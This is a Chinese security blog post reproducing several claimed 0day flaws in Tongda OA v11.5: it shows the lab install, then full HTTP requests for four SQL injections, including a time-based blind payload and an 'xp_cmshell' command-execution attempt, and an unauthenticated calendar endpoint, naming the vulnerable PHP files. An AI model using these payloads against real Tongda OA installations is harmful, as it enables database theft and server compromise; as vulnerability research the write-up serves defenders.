# 通达 OA v11.5 多枚 0day 漏洞复现


通达 OA 多枚 0day 漏洞复现

刚刚群里发了一篇文章 – 研究复现一波，通达 OA 多枚 0day 漏洞 poc 出来了。


影响范围: 通达 OA11.5 版本



一、环境搭建：


安装 11.5 版本




Office Anywhere 11.5版 网络智能办公系统 - InstallShield Wizard
选择软件安装路径
注意：请不要包含选择中文名的文件路径，也不要将软件安装在长文件名目录下(目录名长度大于8个字符)
目的地文件夹
C:\tongda11.5
浏览(R)...
InstallShield
< 上一步(B)
下一步(N) >
取消


Office Anywhere 11.5版 网络智能办公系统 - InstallShield Wizard
可以安装该程序了
向导已就绪，可以开始安装了。
单击“安装”以开始安装。
如果要检查或更改任何安装设置，请单击“上一步”。单击“取消”退出安装向导。
InstallShield
< 上一步(B)
安装
取消


Office Anywhere 11.5版 网络智能办公系统 - InstallShield Wizard
安装状态
InstallShield(R) Wizard 正在安装 Office Anywhere 11.5版 网络智能办公系统
安装
C:\tongda11.5\mysql5\bin\mysqld.exe


InstallShield
取消

安装完成：



通达服务智能配置
通达服务智能配置
Web服务协议：
只使用http
帮助
Web服务名称：
localhost
Http端口：
80
端口检测
Https端口：
443
端口检测
导入证书
导入秘钥
确定
取消

服务器配置：



通达服务智能配置
通达服务智能配置
通达服务智能配置
通达服务智能配置
Https端口：
443
端口检测
导入证书
导入秘钥
确定
取消


通达应用服务控制中心
服务名称
描述
路径
MySQL5_OA
通达MySQL数据库服务
C:\tongda11.5\mysql5\bin\mysqld.exe -...
Office_Redis
通达Redis缓存数据库服务
C:\tongda11.5\bin\OfficeRedis.exe
Office_Web
通达核心管控服务
C:\tongda11.5\bin\OfficeWeb.exe
Office_Task
通达定时任务服务
C:\tongda11.5\bin\OfficeTask.exe
Office_DbProxy
通达数据库代理服务
C:\tongda11.5\bin\OfficeDbProxy.exe
Office_IM
通达即时通讯服务
C:\tongda11.5\bin\OfficeIm.exe
Office_Mail
通达邮件服务
C:\tongda11.5\bin\OfficeMail.exe
Office_Index
通达全文检索服务
C:\tongda11.5\bin\OfficeIndex.exe
Office_POP3
通达POP3服务
C:\tongda11.5\bin\OfficePop3.exe
Office_MQ
通达消息队列服务
C:\tongda11.5\bin\OfficeMQ.exe
Office_Daemon
通达守护服务
C:\tongda11.5\bin\OfficeDaemon.exe
启 动
停 止
重新启动
全部启动
全部停止
注 册
卸 载
刷 新
退 出
通达服务
智能配置
数据库配置
数 据 库
一键备份
通达 OA
系统更新
智能诊断
机 器 人
手机短信设置
Windows系统
服务管理器
(c)通达信科
V2019.09.11
thelostworld
未检测到加密锁

访问 IP 服务正常：


OFFICE ANYWHERE
账号登录
扫码登录
用户名
密码
登 录
thelostworld

成功登录系统：




## 二、漏洞验证复现

漏洞一：SQL 注入 POC:

```
POST /general/appbuilder/web/calendar/calendarlist/getcallist
HTTP/1.1
```


问题关键参数：

starttime=12&endtime=15&view=month&condition=1

```
POST /general/appbuilder/web/calendar/calendarlist/getcallist
HTTP/1.1
Host: 192.168.0.107
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-U
S;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=rsgpd6j2u0a2qsqbjilv1nln44; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=81d423f8
Upgrade-Insecure-Requests: 1
Content-Length: 152
starttime=12&endtime=15&view=month&condition=1
```

```
starttime=AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIM
E]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])---&endtime=15
98918400&view=month&condition=1
```

详细的注入参数点：




sqlmap 验证：


漏洞文件：

webroot\general\appbuilder\modules\calendar\models\Calendar.php。


漏洞二：SQL 注入 POC:

```
GET /general/email/sentbox/get_index_data.php?asc=0&boxid=&boxname=sentbox&curnum=3&emailtype=ALLMAIL&keyword=admint&orderby=exec master xp_cmshell'ping 127.0.0.1'--&pagelimit=20&tag=xtamp=1598069133&total= HTTP/1.1
```

问题关键参数：orderby

```
GET /general/email/sentbox/get_index_data.php?asc=0&boxid=&box
xname=sentbox&curnum=3&emailtype=ALLMAIL&keyword=admint&order
by=exec master xp_cmshell'ping 127.0.0.1'--&pagelimit=20&tag=
xtamp=1598069133&total= HTTP/1.1
Host: 192.168.0.107
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:
79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-U
S;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=rsgpd6j2u0a2qsqbjilv1nln44; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=81d423f8
Upgrade-Insecure-Requests: 1
```

手工注入闭合报错：



burp 参数查询，回现报错

sqlmap 验证，（多次跑了一下）未验证成功。可以试试其他版本。

漏洞文件：webroot\inc\utility_email.php，get_sentbox_data 函数接收传入参数未过滤，直接拼接在 order by 后面了造成注入。

漏洞三：SQL 注入 POC:


```
GET /general/email/inbox/get_index_data.php?asc=0&boxid=&boxn
ame=inbox&curnum=0&emailtype=ALLMAIL&keyword=&orderby=3--&pag
elimit=10&tag=xtamp=1598069103&total= HTTP/1.1
```

问题关键参数：orderby

```
GET /general/email/inbox/get_index_data.php?asc=0&boxid=&boxn
ame=inbox&curnum=0&emailtype=ALLMAIL&keyword=&orderby=3--&pag
elimit=10&tag=xtamp=1598069103&total= HTTP/1.1
X-Requested-With: XMLHttpRequest
```

```
X-Requested-With: XMLHttpRequest
Referer: http://192.168.43.169
Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=c9e143ff
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: 192.168.43.169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/5
37.36
Connection: close
```

手工注入闭合报错：




burp 参数查询，回现报错

sqlmap 验证，（多次跑了一下）未验证成功。可以试试其他版本。

漏洞文件：webroot\inc\utility_email.php，get_email_data 函数传入参数未过滤，直接拼接在 order by 后面了造成注入。

漏洞三和漏洞四，参数结果一样可能是这个影响，本地验证未成功。（个人复现情况）

开始看见 sql 注入 2 和 sql 注入 3，我以为是是一样的，详细看了还是有差别，功能点参数相似。


漏洞四：SQL 注入 POC:

```
GET /general/appbuilder/web/report/repdetail/edit?link_type=f
alse&slot={}&id=2 HTTP/1.1
```


问题关键参数：id

```
GET /general/appbuilder/web/report/repdetail/edit?link_type=f
alse&slot={}&id=2 HTTP/1.1
X-Requested-With: XMLHttpRequest
Referer: http://192.168.43.169
Cookie: PHPSESSID=54j5v894kbrm5sitdvv8nk4520; USER_NAME_COOKI
E=admin; OA_USER_ID=admin; SID_1=c9e143ff
Accept: text/html,application/xhtml+xml,application/xml;q=0.
9,*/*;q=0.8
Accept-Encoding: gzip,deflate
Host: 192.168.43.169
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.117 Safari/5
37.36
Connection: close
```

本地的数据库，相关信息不多




sqlmap 验证：




漏洞文件：webroot\general\appbuilder\modules\report\controllers\RepdetailController.php，actionEdit 函数中存在 一个 $_GET["id"]；未经过滤，拼接到 SQL 查询中，造成了 SQL 注入。

漏洞五：未授权访问:

```
http://127.0.0.1/general/calendar/arrange/get_cal_list.php?starttime=1595779200&endtime=1599408000&view=agendaDay
```

本地参数没有成功：可能是本地的环境是刚刚搭建，本地的时间没有相关的数据。




再次确认问题点：未授权访问各种会议通知信息，由于本地的环境是新的没有相关的，没有相关的会议消息，所以不能访问到数据。

参考文章：

安译 Sec（https://mp.weixin.qq.com/s/3bl7v-hv4rMUnCIT0GLkJA）

免责声明：本站提供安全工具、程序 (方法) 可能带有攻击性，仅供安全研究与教学之用，风险自负!